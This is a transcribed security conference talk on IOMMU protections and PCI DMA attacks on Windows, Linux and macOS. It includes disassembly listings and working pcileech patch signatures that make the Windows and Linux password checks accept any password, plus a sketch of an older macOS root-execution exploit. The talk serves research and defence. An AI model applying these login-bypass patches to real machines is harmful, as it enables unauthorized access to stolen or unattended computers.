IOMMU and DMA attacks

Date 20/11/2019

At C&ESAR 2019

By Jean-Christophe Delaunay

Whoami

- **Jean-Christophe Delaunay**
- **@Fist0urs on Twitter**


- **Working for Synacktiv:**
  - Offensive security company
  - >50 ninjas
  - 3 poles: pentest, reverse engineering, development

- **In reverse engineering team (formerly in pentest):**
  - 25 reversers
  - Focus on low level dev, reverse, vulnerability research/exploitation
  - If there is software in it, we can own it :)
  - We are hiring!

Whoami^2

- **Jérémie Boutoille**
- **@tlk___ on Twitter**

- **Also in RE team...**
- **...is sorry not to be here**




Introduction

Disclaimer


- **State of the art of current known attacks will be addressed on Intel technology only**
- **Attacks will rely on PCI BUS only**
- **Presentation will stay “high-level”, please refer to the paper for more details**
- **Targeting a stolen laptop or backdooring the “evil maid” way – Computer is considered already switched on.**
- **Many IOMMUs have been harmed during tests**

Direct Memory Access (DMA)

- **(over)simplified functioning**



Vs.



Technologies


- **PCI**

[1]

- **AGP**

[2]

- **FireWire**



[3]

- **etc.**

- **PCI Express**

[4]

[5]

[6]

Intel VT-d – IOMMU

- “Virtualization Technology for Directed I/O”(VT-d)
- Proceeds to DMA remapping to restrict accesses to some memory locations
- DMA remapping works as a classical MMU (“IO-MMU”) through multiple layers of page tables
- Mapping by pages of 4KB, 2MB or 1GB
- Addresses manipulated by peripherals may be seen as virtual addresses translated to physical

Intel VT-d – IOMMU

- **Peripherals are organized by “domains”**
- **Each domain has its proper MMU configuration**
- **All peripherals within a single domain share the same memory mapping**
- **Each peripheral is identified by the triplet “bus:dev:fun”**
- **Domain may be deduced from this triplet**

Intel VT-d – IOMMU

- **Hypervisor usecase:**
  - a peripheral is shared with a virtual machine
  - must ensure that this peripheral may only reach virtual machine’s address space
- **OS usecase:**
  - IOMMU can be used to protect OS/kernel from rogue peripherals
  - must ensure that peripherals can only access their address spaces

Implementation

Windows

- **IOMMU is used as a security mechanism by some technologies[1]:**
  - Hyper-V
  - Virtualization Based Security (VBS)
- **According to Microsoft, IOMMU is used to protect the OS from DMA attacks[7] starting with Windows 10 1809**
- **Very few documentation regarding IOMMU actual implementation (as opposed to *NIX-based and macOS systems)**

[1] at least until Windows 10 1803

Linux

- IOMMU not activated by default (boot argument “intel_iommu=on”)
- Each IOMMU type[2] defines a structure “iommu_ops” which serves as an abstraction layer while interacting with hardware
- A virtual address as seen by a peripheral (“iova”) is associated with a physical address (“paddr”) with corresponding read/write rights
- Mapping is achieved per domain and not peripheral
- Each peripheral has its own domain → each peripheral has its own address space

[2] many platforms are supported by Linux’s IOMMU implementation

Linux

```c
const struct iommu_ops intel_iommu_ops = {
	.capable             = intel_iommu_capable,
	.domain_alloc        = intel_iommu_domain_alloc,
	.domain_free         = intel_iommu_domain_free,
	.attach_dev          = intel_iommu_attach_device,
	.detach_dev          = intel_iommu_detach_device,
	.aux_attach_dev      = intel_iommu_aux_attach_device,
	.aux_detach_dev      = intel_iommu_aux_detach_device,
	.aux_get_pasid       = intel_iommu_aux_get_pasid,
	.map                 = intel_iommu_map,
	.unmap               = intel_iommu_unmap,
	.iova_to_phys        = intel_iommu_iova_to_phys,
	.add_device          = intel_iommu_add_device,
	.remove_device       = intel_iommu_remove_device,
	.get_resv_regions    = intel_iommu_get_resv_regions,
	.put_resv_regions    = intel_iommu_put_resv_regions,
	.device_group        = pci_device_group,
	.dev_has_feat        = intel_iommu_dev_has_feat,
	.dev_feat_enabled    = intel_iommu_dev_feat_enabled,
	.dev_enable_feat     = intel_iommu_dev_enable_feat,
	.dev_disable_feat    = intel_iommu_dev_disable_feat,
	.pgsize_bitmap       = INTEL_IOMMU_PGSIZES,
};
```

```c
int (*map)(
	struct iommu_domain *domain,
	unsigned long iova,
	phys_addr_t paddr,
	size_t size,
	int prot
);
size_t (*unmap)(
	struct iommu_domain *domain,
	unsigned long iova,
	size_t size
);
```

macOS

- **Apple understood many years ago the security concerns regarding IOMMU**
- **UEFI is involved in the IOMMU configuring process**
- **Not open source so a reverse engineering work was started in order to understand this part**
- **First results emphasize that the implementation follows Intel's recommendations**

macOS – reverse engineering

- **IOMMU is activated at boot time within UEFI**
- **Custom UEFI protocol permitting drivers to configure IOMMU's mappings for peripherals**
- **When UEFI hands off to the OS, the "IOPCIFamily"[3] driver reinitializes the IOMMU so that it can be used in the new execution context**

[3] https://opensource.apple.com/source/IOPCIFamily/IOPCIFamily-330.250.10/


macOS

- **This driver declares the “AppleVTDDeviceMapper” class which overrides the “IOMapper” class**
- **This class redefines the “iovmMapMemory” and “iovmUnmapMemory” APIs which permit to add and remove memory mappings within the IOMMU**
- **Unlike Linux, macOS uses a single domain for all peripherals**

Attacks

The basics

- **Goal:** unlock session (or obtain code execution permitting so)
- **Hardware:**
  - FPGA Spartan-6 FPGA SP605[10] + FTDI ft601[11] USB 3.0 extension…
  - ...or PCIe Screamer R02[12]
  - Whatever adaptor permitting to connect to the PCI BUS



SP605 + ft601

The basics

- **Software:**
  - Linux or Windows
  - *pcileech*[4] by Ulf Frisk (@UlfFrisk)
  - … + signatures
- **HOWTO:**
  - connect to the PCI BUS (ExpressCard, Thunderbolt, etc.)
  - probe main memory with *pcileech*, searching for logon session unlocking routine (signatures)
  - Patch password's checking routine in memory with *pcileech*
  - Log in whatever password is entered[9]

[4] https://github.com/ufrisk/pcileech

Windows – attack

- **Context: without VBS[5] no IOMMU by default**
- **Identify "MsvpPasswordValidate", from "NtlmShared.dll"[6], in memory[13]**

```
.text:0000000180003722                         loc_180003722:                          ; CODE XREF: MsvpPasswordValidate+B0↑j
.text:0000000180003722                                                                 ; MsvpPasswordValidate+B8↑j ...
.text:0000000180003722 41 BE 10 00 00 00                       mov     r14d, 10h
.text:0000000180003728 48 8D 56 50                             lea     rdx, [rsi+50h]  ; Source2
.text:000000018000372C 45 8B C6                                mov     r8d, r14d       ; Length
.text:000000018000372F 48 8B CB                                mov     rcx, rbx        ; Source1
.text:0000000180003732 FF 15 C0 1B 00 00                       call    cs:__imp_RtlCompareMemory
.text:0000000180003738 49 3B C6                                cmp     rax, r14
.text:000000018000373B 0F 84 09 FB FF FF                       jz      loc_18000324A
.text:0000000180003741
.text:0000000180003741                         loc_180003741:                          ; CODE XREF: MsvpPasswordValidate+A7↑j
.text:0000000180003741                                                                 ; MsvpPasswordValidate+E0↑j ...
.text:0000000180003741 32 C0                                   xor     al, al
.text:0000000180003743 E9 04 FB FF FF                          jmp     loc_18000324C
.text:0000000180003743                         ; } // starts at 180003160
.text:0000000180003743                         MsvpPasswordValidate endp
```

[5] with VBS activated, the attack would require to reboot the workstation
[6] prior to Windows 10, this API was located in "msv1_0.dll"

Windows – attack

```
.text:0000000180003722                         loc_180003722:                          ; CODE XREF: MsvpPasswordValidate+B0↑j
.text:0000000180003722                                                                 ; MsvpPasswordValidate+B8↑j ...
.text:0000000180003722 41 BE 10 00 00 00                       mov     r14d, 10h
.text:0000000180003728 48 8D 56 50                             lea     rdx, [rsi+50h]  ; Source2
.text:000000018000372C 45 8B C6                                mov     r8d, r14d       ; Length
.text:000000018000372F 48 8B CB                                mov     rcx, rbx        ; Source1
.text:0000000180003732 FF 15 C0 1B 00 00                       call    cs:__imp_RtlCompareMemory
.text:0000000180003738 49 3B C6                                cmp     rax, r14
.text:000000018000373B 90                                      nop
.text:000000018000373C 90                                      nop
.text:000000018000373D 90                                      nop
.text:000000018000373E 90                                      nop
.text:000000018000373F 90                                      nop
.text:0000000180003740 90                                      nop
.text:0000000180003741
.text:0000000180003741                         loc_180003741:                          ; CODE XREF: MsvpPasswordValidate+A7↑j
.text:0000000180003741                                                                 ; MsvpPasswordValidate+E0↑j ...
.text:0000000180003741 B0 01                                   mov     al, 1
.text:0000000180003743 E9 04 FB FF FF                          jmp     loc_18000324C
.text:0000000180003743                         ; } // starts at 180003160
.text:0000000180003743                         MsvpPasswordValidate endp
```

Windows – attack

 # NtlmShared.dll - 10.0.18362.1 ; Windows 10 ; x64 ;
7e034cc4e80106cda064c21176333534ea949837e8dc2f11333d937814125de6

73A,C60F84,73E,FBFFFF32C0E9,73B,909090909090B001

```
.text:0000000180003722                     loc_180003722:                          ; CODE XREF: MsvpPasswordValidate+B0↑j
.text:0000000180003722                                                             ; MsvpPasswordValidate+B8↑j ...
.text:0000000180003722 41 BE 10 00 00 00                   mov     r14d, 10h
.text:0000000180003728 48 8D 56 50                         lea     rdx, [rsi+50h]  ; Source2
.text:000000018000372C 45 8B C6                            mov     r8d, r14d       ; Length
.text:000000018000372F 48 8B CB                            mov     rcx, rbx        ; Source1
.text:0000000180003732 FF 15 C0 1B 00 00                   call    cs:__imp_RtlCompareMemory
.text:0000000180003738 49 3B C6                            cmp     rax, r14
.text:000000018000373B 0F 84 09 FB FF FF                   jz      loc_18000324A
.text:0000000180003741
.text:0000000180003741                     loc_180003741:                          ; CODE XREF: MsvpPasswordValidate+A7↑j
.text:0000000180003741                                                             ; MsvpPasswordValidate+E0↑j ...
.text:0000000180003741 32 C0                               xor     al, al
.text:0000000180003743 E9 04 FB FF FF                      jmp     loc_18000324C
.text:0000000180003743                     ; } // starts at 180003160
.text:0000000180003743                     MsvpPasswordValidate endp
```

Windows – attack

 # NtlmShared.dll - 10.0.18362.1 ; Windows 10 ; x64 ; 7e034cc4e80106cda064c21176333534ea949837e8dc2f11333d937814125de6

73A,C60F84,73E,FBFFFF32C0E9,73B,909090909090B001

```
.text:0000000180003722                          loc_180003722:                          ; CODE XREF: MsvpPasswordValidate+B0↑j
.text:0000000180003722                                                                  ; MsvpPasswordValidate+B8↑j ...
.text:0000000180003722 41 BE 10 00 00 00                     mov     r14d, 10h
.text:0000000180003728 48 8D 56 50                           lea     rdx, [rsi+50h]   ; Source2
.text:000000018000372C 45 8B C6                              mov     r8d, r14d        ; Length
.text:000000018000372F 48 8B CB                              mov     rcx, rbx         ; Source1
.text:0000000180003732 FF 15 C0 1B 00 00                     call    cs:__imp_RtlCompareMemory
.text:0000000180003738 49 3B C6                              cmp     rax, r14
.text:000000018000373B 90                                    nop
.text:000000018000373C 90                                    nop
.text:000000018000373D 90                                    nop
.text:000000018000373E 90                                    nop
.text:000000018000373F 90                                    nop
.text:0000000180003740 90                                    nop
.text:0000000180003741
.text:0000000180003741                          loc_180003741:                          ; CODE XREF: MsvpPasswordValidate+A7↑j
.text:0000000180003741                                                                  ; MsvpPasswordValidate+E0↑j ...
.text:0000000180003741 B0 01                                 mov     al, 1
.text:0000000180003743 E9 04 FB FF FF                        jmp     loc_18000324C
.text:0000000180003743                          ; } // starts at 180003160
.text:0000000180003743                          MsvpPasswordValidate endp
```

Linux – attack

- **Context: no IOMMU by default**
- **Attack follows the same scheme as for Windows:**
  - Patch password’s checking routine (“verify_pwd_hash” from “pam_unix.so”)
  - Log in whatever password is entered

```
.text:00000000000060E8 89 C2                          mov     edx, eax
.text:00000000000060EA E8 01 09 00 00                 call    sub_69F0
.text:00000000000060EF 41 89 C4                       mov     r12d, eax
.text:00000000000060F2
.text:00000000000060F2                 loc_60F2:
.text:00000000000060F2 45 85 E4                       test    r12d, r12d
.text:00000000000060F5 0F 85 AE 00 00 00              jnz     loc_61A9
.text:00000000000060FB 48 85 DB                       test    rbx, rbx
.text:00000000000060FE 74 35                          jz      short loc_6135
.text:0000000000006100 48 8D 0D 69 EB FF FF           lea     rcx, sub_4C70
.text:0000000000006107 31 D2                          xor     edx, edx
.text:0000000000006109 48 89 DE                       mov     rsi, rbx
.text:000000000000610C 4C 89 EF                       mov     rdi, r13
.text:000000000000610F E8 DC C6 FF FF                 call    _pam_set_data
.text:0000000000006114
.text:0000000000006114                 loc_6114:
```

```
.text:00000000000060E8 89 C2                          mov     edx, eax
.text:00000000000060EA E8 01 09 00 00                 call    sub_69F0
.text:00000000000060EF 31 C0                          xor     eax, eax
.text:00000000000060F1 90                             nop
.text:00000000000060F2
.text:00000000000060F2                 loc_60F2:
.text:00000000000060F2 45 31 E4                       xor     r12d, r12d
.text:00000000000060F5 90                             nop
.text:00000000000060F6 90                             nop
.text:00000000000060F7 90                             nop
.text:00000000000060F8 90                             nop
.text:00000000000060F9 90                             nop
.text:00000000000060FA 90                             nop
.text:00000000000060FB 48 85 DB                       test    rbx, rbx
.text:00000000000060FE 74 35                          jz      short loc_6135
```

pam_unix-ubuntu-18.04.1-x64.so ; x64 ; a7473bdb2e8a939ee380d003a578b1893d499f9a943de3369d933daf75b11dec

0EF,**4189C44585E40F85**,0,-,**0EF**,**31C0904531E4909090909090**

macOS – context

- **IOMMU enabled by default** [7]
- **Must find a way to circumvent IOMMU protection**
- **Colin Rothwell[14] found some vulnerabilities during his PhD thesis[15]**
- **Along with other researchers, he released “Thunderclap”[16][17], a platform dedicated to DMA attacks**
- **Vulnerabilities patched with macOS 10.12.4**

[7] IOMMU could be disabled prior to macOS High Sierra by rebooting in *recovery mode*. In this case *pcileech* can be used

macOS – principle

- **Peripherals are under the same domain → share the same address space**
- **Possible to access network card’s memory pages**
- **Exploit[8] this behavior to be able to execute commands as *root***

[8] before macOS 10.12.4

macOS – attack

- **Network packets are described by an “mbuf”[9] structure**

```
struct mbuf {
    struct m_hdr m_hdr;
    union {
        struct {
            struct pkthdr MH_pkthdr; /* M_PKTHDR set */
            union {
                struct m_ext MH_ext; /* M_EXT set */
                char MH_databuf[_MHLEN];
            } MH_dat;
        } MH;
        char M_databuf[_MLEN]; /* !M_PKTHDR, !M_EXT */
    } M_dat;
};
```

[9] mbuf structs can be chained in order to obtain payloads of arbitrary sizes

macOS – attack

- **Data can be stored in multiple ways:**
  - **m_dat (M_dat.M_databuf) and m_pktdat(M_dat.MH.MH_dat.MH_databuf)**
  - **External buffer m_ext (M_dat.MH.MH_dat.MH_ext)**

```
struct mbuf {
    struct m_hdr m_hdr;
    union {
        struct {
            struct pkthdr MH_pkthdr; /* M_PKTHDR set */
            union {
                struct m_ext MH_ext; /* M_EXT set */
                char MH_databuf[_MHLEN];
            } MH_dat;
        } MH;
        char M_databuf[_MLEN]; /* !M_PKTHDR, !M_EXT */
    } M_dat;
};
```

SYNACKTIV DIGITAL SECURITY

macOS – attack

- **The way data is stored depends on the m_flags value from the m_buf header (m_hdr)**

```
struct mbuf {
    struct m_hdr m_hdr;
    union {
        struct {
            struct pkthdr MH_pkthdr;
            union {
                struct m_ext MH_ext;
                char MH_databuf[_MHLEN];
            } MH_dat;
        } MH;
        char M_databuf[_MLEN];
    } M_dat;
};
```

```
struct m_hdr {
    struct mbuf *mh_next;    /* next buffer in chain */
    struct mbuf *mh_nextpkt;/* next chain in queue/record */
    caddr_t     mh_data;     /* location of data */
    int32_t     mh_len;      /* amount of data in this mbuf */
    u_int16_t   mh_type;     /* type of data in this mbuf */
    u_int16_t   mh_flags;    /* flags; see below */
};
```

macOS – attack

- **m_ext is evaluated when M_EXT flag is set**
- **Because an external buffer is allocated to store the data, it must be freed when it is no longer needed**
- **The function in charge of freeing the buffer is stored in the m_ext structure...**

macOS – attack

- **… as a function pointer**

```
/*
 * Description of external storage mapped into mbuf, valid only if M_EXT set.
 */
struct m_ext {
    caddr_t ext_buf;                                /* start of buffer */
    void (*ext_free)(caddr_t, u_int, caddr_t);      /* free routine if not the usual */
    u_int ext_size;                                 /* size of buffer, for ext_free */
    caddr_t ext_arg;                                /* additional ext_free argument */
    struct ext_ref {
        struct mbuf *paired;
        u_int16_t minref;
        u_int16_t refcnt;
        u_int16_t prefcnt;
        u_int16_t flags;
        u_int32_t priv;
    } *ext_refflags;
};
```

macOS – attack

- **We can modify this function pointer through DMA**
- **We also control its parameters as they are members of the m_ext struct:**
  - ext_buff
  - ext_size
  - ext_arg
- **This function pointer will be called when the buffer is freed**
- **We override this pointer with KUNCExecute[10] API**

[10] KUNCExecute permits to launch a binary as *root* in the userland

macOS – patch

- **m_ext.ext_free and m_ext.ext_refflags are now obfuscated with random values which are set during boot process**

```
uintptr_t mb_obscure_extfree __attribute__((visibility("hidden")));
uintptr_t mb_obscure_extref __attribute__((visibility("hidden")));

read_random(&mb_obscure_extref, sizeof (mb_obscure_extref));
read_random(&mb_obscure_extfree, sizeof (mb_obscure_extfree));
```

- **The attack is no longer feasible without knowing the values of these random masks**

Conclusion

So what?

- DMA attack vectors are more and more discussed and are still valid
- As expected, macOS is ahead of its contestants regarding hardware security...
- ...nevertheless, Windows seems to take the physical attack vector seriously
- If there is few documentation regarding IOMMU software implementation, there is little to no information regarding the hardware side
- If you don’t trust your IOMMU then fulldisk encryption + passphrase will always be a good alternative
- We plan to go further than the current state of the art during our RAPID’s project “DMArvest”

Do you have any questions?

THANK YOU FOR YOUR ATTENTION,

SYNACKTIV
DIGITAL SECURITY

Bibliography

[1] https://graphicscardhub.com/wp-content/uploads/2017/01/Generic-ATI-Rage-XL-8MB-PCI-VGA-Video-Card.jpg
[2] https://c.pxhere.com/photos/5b/47/pc_agp_video_card-1387029.jpg!d
[3] https://www.touslescables.com/im/pr/1095G.jpg
[4] https://tech4gamers.com/wp-content/uploads/2018/08/NVIDIA-GeForce-GTX-2080-Founders-Edition-Dual-Fan.jpg
[5] https://static.macway.com/images/p/g/originalid_915000/300/915352/zoom/915352_7fdad14.jpg
[6] http://img.igen.fr/2015/6/macgpic-1433421562-12011488884021-sc-op.jpg
[7] https://github.com/dwizzzle/Presentations/blob/master/Bluehat%20Shanghai%20-%20Advancing%20Windows%20Security.pdf
[8] https://blogs.technet.microsoft.com/ash/2016/03/02/windows-10-device-guard-and-credential-guard-demystified/
[9] https://www.synacktiv.com/posts/pentest/practical-dma-attack-on-windows-10.html
[10] https://www.xilinx.com/products/boards-and-kits/ek-s6-sp605-g.html
[11] https://www.ftdichip.com/Products/ICs/FT600.html
[12] https://shop.lambdaconcept.com/home/32-pciescreamerR02.html
[13] https://conference.hitb.org/hitbsecconf2010ams/materials/D2T2%20-%20Devine%20&%20Aumaitre%20-%20Subverting%20Windows%207%20x64%20Kernel%20with%20DMA%20Attacks.pdf
[14] http://colinrothwell.net/
[15] http://colinrothwell.net/thesis.pdf
[16] http://thunderclap.io/
[17] http://thunderclap.io/thunderclap-paper-ndss2019.pdf